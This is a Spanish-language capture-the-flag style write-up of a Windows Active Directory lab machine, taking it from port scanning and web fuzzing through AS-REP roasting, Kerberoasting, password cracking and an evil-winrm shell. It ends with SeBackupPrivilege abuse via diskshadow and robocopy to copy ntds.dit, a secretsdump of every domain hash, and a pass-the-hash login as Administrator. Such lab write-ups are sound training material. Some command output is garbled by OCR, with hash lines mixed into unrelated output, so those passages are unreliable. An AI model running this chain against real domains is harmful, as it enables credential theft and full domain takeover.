



Write Up maquina Windows AD Privesc

Netdiscover para descubrir la IP, nos fijamos en la MAC de la máquina.

- ❖ *Netdiscover -r (IP)*
- ❖ *nmap -p- -v --min-rate 3000 (IP)*

```
Not shown: 65511 filtered TCP ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49672/tcp open  unknown
49686/tcp open  unknown
52909/tcp open  unknown
```

Vemos que es un Active Directory

Existe http, https.

Kerberos, ldap...

IDENTIFICACION DEL DOMINIO.

Lo primero de todo será averiguar el dominio, con crackmapexec:

- ❖ *crackmapexec smb (IP)*


```
[root@kali] [/home/kali]
# crackmapexec smb 192.168.1.142
SMB      192.168.1.142 445  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-442P9GU13EM) (domain:examen.local) (signing:True) (SMBv1:True)
```

JULIAN DAVID DELGADO PIRAUVE
<https://www.linkedin.com/in/julian911015/>

Vemos que el dominio es “**examen.local**” y que el SMB esta firmado (True)

Vamos a enumerar los servicios web

- ❖ <http://192.168.1.142:81/>



/estudio

/ifp

/examen

Tal vez más??


Añadimos el resgistro DNS en /etc/hosts:

- ❖ [nano /etc/hosts](#)

```
File Actions Edit View Help
GNU nano 6.4
192.168.1.142 examen.local
192.168.215.6 ifp.local Kali Docs Kali Forums Kali N
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
/examen
```

ENUMERACIÓN WEB - FUZZING

Dentro de la ruta /ifp nos encontramos una lista de usuarios la cual guardaremos para comprobar si son válidas en el dominio:



¿Que hace el protocolo SMB? ¿Recursos compartidos? ¿Carpetas?

```
daniel
luis
ignacio
lloel
putin
sergio
julian
joan
```

JULIAN DAVID DELGADO PIRAUVE
<https://www.linkedin.com/in/julian911015/>

Probamos los usuarios con “kerbrute” en el puerto 88 (kerberos):

- ❖ *Kerbrute -domain examane.local -users usuarios.txt*

```
[root@kali ~]# kerbrute -domain examen.local -users usuarios.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Valid user => julian
[*] No passwords were discovered :('

[root@kali ~]
```

Vemos que “julian” es un usuario valido del dominio, pero no nos sirve porque buscamos un usuario vulnerable a ASREPROAST, que tenga la Flag “NOT PREAUTH”, es decir, que no solicite autenticación previa de kerberos, de esta forma el AD nos dará un ticket TGT del usuario vulnerable.

Buscamos más usuarios.


Con “gobuster” enumeramos directorios (fuzzing):

- ❖ *gobuster dir -u http://(IP):81/ -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x .txt .php*

```
/blog           (Status: 301) [Size: 163] [→ http://192.168.1.142:81/blog/]
/articles       (Status: 301) [Size: 167] [→ http://192.168.1.142:81/articles/]
/services       (Status: 301) [Size: 167] [→ http://192.168.1.142:81/services/]
/profile        (Status: 301) [Size: 166] [→ http://192.168.1.142:81/profile/]
/email          (Status: 301) [Size: 164] [→ http://192.168.1.142:81/email/]
/global         (Status: 301) [Size: 165] [→ http://192.168.1.142:81/global/]
/*checkout*      (Status: 400) [Size: 3640]
Progress: 18618 / 415288 (4.48%)■
```

Ejecutamos “gobuster” dentro de cada directorio también, en el caso de “/profile” nos encontramos un archivo de texto:

```
[root@kali ~]# gobuster dir -u http://192.168.1.142:81/profile -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x .txt .php
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefa...
[+] Url:          http://192.168.1.142:81/profile/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Extensions:   txt
[+] Timeout:      10s
2023/06/04 14:47:42 Starting gobuster in directory enumeration...
/users.txt      (Status: 200) [Size: 27]
Progress: 4034 / 415288 (0.97%)■
```



JULIAN DAVID DELGADO PIRAUVE
<https://www.linkedin.com/in/julian911015/>

Encontramos 3 usuarios mas para probar en el dominio.

De nuevo un kerbrute y vemos que el usuario “ifp_asrep” tiene la flag (NOT PREAUTH)

```
(root㉿kali)-[~/home/kali]
# kerbrute -domain examen.local -users usuarios.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Valid user => ifp_asrep [NOT PREAUTH]
[*] Valid user => guille
[*] Valid user => julian
[*] No passwords were discovered :(
```

TGT Y TGS:

```
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py
examen.local/ifp_asrep -dc-ip examen.local -no-pass
```

```
(root㉿kali)-[~/home/kali]
# python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py examen.local/ifp_asrep -dc-ip examen.local -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for ifp_asrep
$krb5asrep$23$ifp_asrep@EXAMEN.LOCAL:56d9bd3d0ae875bd90535d523ac57aee$2291b80335add2e94ae2a98199f458cfb953ac7716dcbb12a21322a30b949bbe0b148
0331832c2afb39f2fb02c2bec36ad333d1b673c33396e42df4a12f4ce0ed76c2665935c266c5bb4b0cb27b4cae86ced3ae53ca58abb0ccb1f82311084a492752a104878f18
31662a15e6c88e9d5083daec08c2d547ed6d9ab53a17d4470001f590b85005fdfabcc775

[root㉿kali)-[~/home/kali]
# nano tgt.txt
```

Crakeamos el “TGT” con “john therippper” o con “hashcat”,

```
hashcat -m 18200 tgt.txt /usr/share/wordlists/rockyou.txt
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt tgt.txt
```

```
(root㉿kali)-[~/home/kali]
# john --wordlist=/usr/share/wordlists/rockyou.txt tgt.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Krb5Asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1 ($krb5asrep$23$ifp_asrep@EXAMEN.LOCAL)
1g 0:00:00:00 DONE (2023-06-05 05:45) 25.00g/s 89600p/s 89600c/s asdf1234 .. fresa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Obtenemos la contraseña del usuario.

Probamos a conectarnos con crackmapexec por winrm:

```
crackmapexec winrm -dc-ip 192.168.1.143 -u ifp_asrep -p Password1 examen.local
```

```
(root㉿kali)-[~/home/kali]
# crackmapexec winrm -dc-ip 192.168.1.143 -u ifp_asrep -p Password1 examen.local
HTTP      192.168.1.143  5985    192.168.1.143  [*] http://192.168.1.143:5985/wsman
WINRM    192.168.1.143  5985    192.168.1.143  [-] c-ip\ifp_asrep:Password1
WINRM    192.168.1.143  5985    192.168.1.143  [-] c-ip\ifp_asrep:examen.local
```

Vemos que el usuario no esta en el grupo “remote management users”, así que no podremos conectarnos a la máquina por winrm.

Probamos las credenciales por crackmapexec por SMB:

❖ `crackmapexec smb -dc-ip 192.168.1.143 -u ifp_asrep -p Password1 examen.local`

JULIAN DAVID DELGADO PIRAUVE

<https://www.linkedin.com/in/julian911015/>

```
(root㉿kali)-[~/home/kali]
└─# crackmapexec smb -dc-ip 192.168.1.143 -u ifp_asrep -p Password1 examen.local
SMB      192.168.1.143  445    WIN-442P9GU13EM  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-442P9GU13EM) (domain:c-ip) (signing:True) (SMBv1:True)
SMB      192.168.1.143  445    WIN-442P9GU13EM  [*] c-ip\ifp_asrep:Password1
```

Vemos que la contraseña es valida pero no nos pone PWND.

Probamos un Kerberoasting Attack:

```
python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py
examen.local/ifp_asrep:Password1 -request
```

```
(root㉿kali)-[~/home/kali]
└─# python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py examen.local/ifp_asrep:Password1 -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName          Name           MemberOf
examen.local/SCV_SQL.DC-Company SVC_SQL       CN-Grupo de acceso de autorizaciÃ³n de Windows,CN-Builtin,DC=examen,DC=local
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
examen.local/SCV_SQL.DC-Company	SVC_SQL	CN-Grupo de acceso de autorizaciÃ³n de Windows,CN-Builtin,DC=examen,DC=local	2022-11-03 09:38:52.879679	2023-05-12 06:53:11.123544	

```
[...] CCache file is not found. Skipping...
[...]
```

Identificamos el usuario SVC_SQL que tiene un SPN (service principal name). Con lo que podemos solicitar un Ticket (TGS).

De nuevo crakeamos el hash con john o hashcat:

❖ *john --wordlist=/usr/share/wordlists/rockyou.txt tgs.txt*

```
(root㉿kali)-[~/home/kali]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt tgs.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password! (?)
1g 0:00:00:00 DONE (2023-06-05 06:04) 1.075g/s 48997p/s 48997c/s 48997C/s heinrich.. 061390
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Obtenemos la contraseña

Probamos a conectarnos de nuevo por crackmapexec por winrm y smb con el nuevo usuario y contraseña.

```
crackmapexec smb -dc-ip 192.168.1.143 -u SVC_SQL -p Password! examen.local
```

```
(root㉿kali)-[~/home/kali]
└─# crackmapexec smb -dc-ip 192.168.1.143 -u SVC_SQL -p Password! examen.local
SMB      192.168.1.143  445    WIN-442P9GU13EM  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-442P9GU13EM) (domain:c-ip) (signing:True) (SMBv1:True)
SMB      192.168.1.143  445    WIN-442P9GU13EM  [*] c-ip\SVC_SQL:Password!
```

Vemos que es válida pero no tiene privilegios de admin, es decir, no nos muestra (PWNED).

❖ *crackmapexec winrm -dc-ip 192.168.1.143 -u SVC_SQL -p Password! examen.local*

JULIAN DAVID DELGADO PIRAUVE
<https://www.linkedin.com/in/julian911015/>

```
[root@kali] ~
# crackmapexec winrm -dc-ip 192.168.1.143 -u SVC_SQL -p Password! examen.local
HTTP      192.168.1.143  5985   192.168.1.143  [*] http://192.168.1.143:5985/wsman
WINRM    192.168.1.143  5985   192.168.1.143  [+] c-ip\SVC_SQL:Password! (Pwn3d!)
```

Por WINRM si nos pone Pwned, nos podremos conectar a través de evil-winrm 😊

SHELL LOW PRIVILEGES:

Nos conectamos con evil-winrm:

- ❖ `evil-winrm -i 192.168.1.143 -u SVC_SQL -p Password!`

```
[root@kali] ~
# evil-winrm -i 192.168.1.143 -u SVC_SQL -p Password!
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> ■
```

ESCALADA DE PRIVILEGIOS:

- ❖ `whoami /all`

```
(evil) whoami PS C:\Users\SVC_SQL\Documents> whoami /all

INFORMACIÓN DE USUARIO

Nombre de usuario SID
examen\svc_sql S-1-5-21-3947173845-241589622-2425410599-1104

INFORMACIÓN DE GRUPO

Nombre de grupo           Tipo     SID          Atributos
Todos                     Grupo conocido S-1-1-0   Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Grupo de acceso de autorización de Windows Alias     S-1-5-32-560 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Operadores de copia de seguridad Alias     S-1-5-32-551 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Usuarios de escritorio remoto Alias     S-1-5-32-555 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Lectores del registro de eventos Alias     S-1-5-32-573 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Usuarios de administración remota Alias     S-1-5-32-580 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Operadores de servicios Alias     S-1-5-32-581 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Navegadores de cuentas Alias     S-1-5-32-548 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Usuarios Alias     S-1-5-32-545 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Acceso compatible con versiones anteriores de Windows 2000 Alias S-1-5-32-554 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\NETWORK Alias     S-1-5-32-555 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Los autenticados Grupo conocido S-1-5-11 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Esta compañía Grupo conocido S-1-5-15 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Autenticación NTLM Grupo conocido S-1-5-64-10 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
Etiqueta obligatoria\Nivel obligatorio alto Etiqueta S-1-16-12288

INFORMACIÓN DE PRIVILEGIOS

Nombre de privilegio     Descripción          Estado
SeMachineAccountPrivilege Agregar estaciones de trabajo al dominio Habilitada
SeSystemimprivilege Cambiar la hora del sistema Habilitada
SeBackupPrivilege Hacer copias de seguridad de archivos y directorios Habilitada
SeRestorePrivilege Restaurar archivos y directorios Habilitada
SeShutdownPrivilege Apagar el sistema Habilitada
SeChangeNotifyPrivilege Omitir comprobación de recorrido Habilitada
SeRemoteShutdownPrivilege Forzar cierre desde un sistema remoto Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso Habilitada
SeTimeZonePrivilege Cambiar la zona horaria Habilitada

INFORMACIÓN DE NOTIFICACIONES DE USUARIO
```

Aquí podemos ver la información sobre los grupos y los privilegios del usuario SVC_SQL.

SeBackupPrivilege	Hacer copias de seguridad de archivos y directorios	Habilitada
SeRestorePrivilege	Restaurar archivos y directorios	Habilitada

Identificamos que tenemos privilegios de SeBackup, SeRestore y estamos en el grupo de “Operadores de Copias de Seguridad”.

El objetivo es crear una copia de seguridad del disco C: y al dejar de estar en uso el “ntds” en el nuevo disco creado, podremos hacer el volcado de este, junto con el “system”.

JULIAN DAVID DELGADO PIRAUVE
<https://www.linkedin.com/in/julian911015/>

Para ello usaremos “shadowcopy” para crear el disco y “robocopy” para copiar los archivos.

<https://medium.com/r3d-buck3t/windows-privesc-with-sebackupprivilege-65d2cd1eb960>

Crearemos un script para crear una copia del disco C:

```
❖ nano script.txt

set verbose onX

set metadata C:\Windows\Temp\meta.cabX

set context clientaccessibleX

set context persistentX

begin backupX

add volume C: alias cdriveX

createX

expose %cdrive% E:X

end backupX
```

Haces un upload del script a través de evil-winrm:

```
❖ upload /home/kali/script.txt

*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> upload /home/kali/script.txt
Info: Uploading /home/kali/script.txt to C:\Users\SVC_SQL\Documents\script.txt
Data: 252 bytes of 252 bytes copied
Info: Upload successful!
```

```
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> dir

Directorio: C:\Users\SVC_SQL\Documents

Mode          LastWriteTime    Length Name
—           —           —           —
-a           6/5/2023   5:59 PM       191  script.txt
```

Con el script creas una copia de seguridad con “diskshadow”

```
❖ diskshadow /s script.txt
```

JULIAN DAVID DELGADO PIRAUVE
<https://www.linkedin.com/in/julian911015/>

```
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> diskshadow /s script.txt
Microsoft DiskShadow versión 1.0
Copyright (C) 2013 Microsoft Corporation d892e6bde05f7b07044c9ab7
En el equipo: WIN-442P9GU13EM, 05/06/2023 18:00:39
Administrador:500:aad3b435b51404eeaad3b435b51404ee:cfae279a292213ad9968
→ set verbose on b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
→ set metadata C:\Windows\Temp\meta.cab+35b51404ee:31d6cfe0d16ae931b73
→ set context clientaccessible 51404eeaad3b435b51404ee:fadec5afb8e29c85
→ set context persistent eeaad3b435b51404ee:36126cbde83ad22c9bb2ad1f0e3
→ begin backup o_asrep:1103:aad3b435b51404eeaad3b435b51404ee:64f12cdada
→ add volume C: alias cdrive b435b51404eeaad3b435b51404ee:fbdd5041c96
→ create a caliguille:1105:aad3b435b51404eeaad3b435b51404ee:6868d48bb415b
Excluyendo el escritor "BITS Writer", ya que todos sus componentes est
Excluyendo el escritor "Shadow Copy Optimization Writer", ya que todos s
El componente "\BCD\BCD" del escritor "ASR Writer" se excluye de la copi
porque requiere el volumen que no est en el conjunto de instantaneas
```

Usando robocopy copiamos el ntds:

❖ robocopy /b E:\Windows\ntds . ntds.dit

```
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> robocopy /b E:\Windows\ntds . ntds.dit
examen.local\http_asrep:des-cbc-md5:ea5e91bd7a04daa7
ROBOCOPY :: SQL:ae Herramienta para copia eficaz de archivos 1a743abe94cf0
examen.local\guille:aes256-cts-hmac-sha1-96:5bbdb34d10286d4d3c9fe58adaaa265a138122c
Inicio: lunes, 5 de junio de 2023 18:05:31 9569f140d0f33c34ff158c1b6e7335d8
Origen : E:\Windows\ntds\
Destino : C:\Users\SVC_SQL\Documents\ 1a98348ba382049dd7d46438d1edf2d72ccb7a94d
examen.local\vu1n:aes128-cts-hmac-sha1-96:99fccef564ee92a8811c1845b8eed0f6
Archivos: ntds.dit bc-md5:1925e013ec927a94
examen.local\admin:aes256-cts-hmac-sha1-96:2d1769d008b08018fa6d9ba3391668619e965eff
Opciones: /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30 494b5a5695cb138d0ca4146
examen.local\admin:des-cbc-md5:7c8f8031a7fd1c7c
Nuevo arch 256-cts-hmac-sha1-96:27ce586cbde73ccf6121db5a50ec3018
examen.local\user1:des-cbc-1d5:e E:\Windows\ntds\
Nuevo arch 256-cts-hmac-sha1-96:5abef846f379f89b81584d02a6031b7f
0.0% local\julian:aes128-cts-hmac-sha1-96:b650419b25cb1f1b535cc555bde3a376
0.3% local\julian:des-cbc-md5:b08ca20be6dc383e
0.6% Cleaning up ...
0.0%
```

```
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> dir
examen.local\SVC_SQL\Documents\ 1a98348ba382049dd7d46438d1edf2d72ccb7a94d
Directorio: C:\Users\SVC_SQL\Documents\ 1a98348ba382049dd7d46438d1edf2d72ccb7a94d
Mode          LastWriteTime    Length Name
--          --          --          --
-a---  local        6/5/2023   6:00 PM      20971520 ntds.dit
-a---  local        6/5/2023   5:59 PM       191 script.txt
```

JULIAN DAVID DELGADO PIRAUVE
<https://www.linkedin.com/in/julian911015/>

Para sacar el system ejecutamos un “reg save”. Ponemos la ruta de donde queramos tenerlo copiado y le asignamos un nombre, por ejemplo “system.bak”.

- ❖ `reg save hklm\SYSTEM c:\Users\SVC_SQL\Documents\system.bak`

```
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> dir  
  
Directorio: C:\Users\SVC_SQL\Documents  
  
Mode LastWriteTime Length Name  
-- -- -- --  
-a--- 6/5/2023 6:00 PM 20971520 ntds.dit  
-a--- 6/5/2023 5:59 PM 191 script.txt  
-a--- 6/5/2023 6:07 PM 13410304 system.bak
```

Luego con un download descargamos los archivos en la Kali a través de evil-winrm

```
[root@kali]~[~/home/kali]
# ls
Desktop Documents Downloads history Music ntds.dit Pictures Public script.txt system.bak Templates Videos
```

- ❖ *impacket-secretsdump -ntds ntds.dit -system system.bak LOCAL*

```
[root@kali]# ./impacket-secretsdump ntds.dit -system system.bak LOCAL
impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xf05e6d81ae05cf23a38097c61aa40623
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pkList, be patient
[*] PEK # 0 found and decrypted: 19b3eaef7d892e6bde05f7b07044c9ab7
[*] Reading and decrypting hashes from ntds.dit
Administrator:500::aad3b435b1404eead3b435b51404eee:fae279a292213ad9968334a452e6b8a:::
Invitado:501::aad3b435b1404eead3b435b51404eee:31d6fce0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503::aad3b435b51404eee:31d6fce0d16ae931b73c59d7e0c089c0:::
WIN-442P9GU13EMS:1000::aad3b435b51404eee:faedec5af8e29c855e2a7cb2dab2713:::
krbtgt:502::aad3b435b1404eead3b435b51404eee:36126bde83ad22c9b2ad1f0e2176ce:::
examen.localifp_asrep:1103::aad3b435b51404eee:3d16fce0d16ae931b73c59d7e0c089c0:::
examen.localifp_guille:1105::aad3b435b1404eead3b435b51404eee:6868d48bb415b5851c19ff4c51e78f45:::
examen.localifp_vuln:1106::aad3b435b51404eead3b435b51404eee:6868d48bb415b5851c19ff4c51e78f45:::
examen.localifp_admin:1107::aad3b435b51404eead3b435b51404eee:6868d48bb415b5851c19ff4c51e78f45:::
examen.localifp_userl:1108::aad3b435b51404eead3b435b51404eee:6868d48bb415b5851c19ff4c51e78f45:::
[*] Kerberos keys from ntds.dit
WIN-442P9GU13EMS:aes256-cts-hmac-sha1-96:eb57d170924219d728ec2707ed85d1328e1646c6db0fafbd785fe7f5cd3a302
WIN-442P9GU13EMS:aes128-cts-hmac-sha1-96:94ceca4962ef049970b279258948a
WIN-442P9GU13EMS:des-cbc-md5:a8bf5025e38f783
krbtgt:aes256-cts-hmac-sha1-96:d2b69230ccbe27c6ed02f4beabab586b676b00d36c87ef885e5fa86cf144d82
krbtgt:aes128-cts-hmac-sha1-96:6c1d7dbfd1f7886d6860393bc679373
krbtgt:des-cbc-md5:c49cb047fd1626
examen.localifp_asrep:aes256-cts-hmac-sha1-96:6a0d5361d3ad7709636da611cb7743121e52bba9d56449d669a74e612727889
examen.localifp_asrep:aes128-cts-hmac-sha1-96:b36cc7407be9b8de01e05de2abf5f462
examen.localifp_asrep:des-cbc-md5:ea59e15d6404ada9
examen.localifp_SQL:aes256-cts-hmac-sha1-96:86adcad13ffac44aa6e8190c43b08d28b62a22836c6f680079e8dc792c525756
examen.localifp_SQL:aes128-cts-hmac-sha1-96:285747b7f3a123050b01a743abe94c0f0
examen.localifp_SQL:des-cbc-md5:374f45070b0e02a8a
examen.localifp_guille:aes256-cts-hmac-sha1-96:95bbd3d40286dd43d9fe58adaaa265a138122c9783e97a20549c11bc8384ed0
examen.localifp_guille:aes128-cts-hmac-sha1-96:9596f140df03c34ff158c16e7335d8
examen.localifp_guille:des-cbc-md5:707fd6b83698a7
examen.localifp_vuln:aes256-cts-hmac-sha1-96:49a89348ba382049dd7d46438d1edf2d72ccb7a94d150f7794e1ecc75276afb6c
examen.localifp_vuln:aes128-cts-hmac-sha1-96:99fcfe5f64ee92a8811c1845b8eed0f6
examen.localifp_vuln:des-cbc-md5:1925e013e927a94
examen.localifp_admin:aes256-cts-hmac-sha1-96:2d1769d008b08018fa6d9ba391668619e965eff1ada3fcfa6f57922c13440bc5
examen.localifp_admin:des-cbc-md5:7c8f8031a7f6d1fc7c
examen.localifp_userl:aes256-cts-hmac-sha1-96:4677f3e7740f2557cb10c375eеб12f03e642467d8481fecabc4e8526f7226f
examen.localifp_userl:aes128-cts-hmac-sha1-96:27ce586cbde73ccf6121db5a50ec3018
examen.localifp_userl:des-cbc-md5:ef9bfdd50125d061
examen.localifp_julian:aes256-cts-hmac-sha1-96:sab663dc770846f3789fb81584d02a6031b7ffb82455ad4c51e4f31e1c3596
examen.localifp_julian:aes128-cts-hmac-sha1-96:b650419b25cb1f535c55b633476
examen.localifp_julian:des-cbc-md5:b08c20b6edc383e
[*] Cleaning up ...
```

JULIAN DAVID DELGADO PIRAUVE
<https://www.linkedin.com/in/julian911015/>

Tenemos el NTDS del dominio con todos los usuarios y hashes, ya solo queda conectarnos como Administrador al DC:

❖ *evil-winrm -i 192.168.1.143 -u Administrador -H HASH_ADMIN*

¡¡Maquina Pwned!!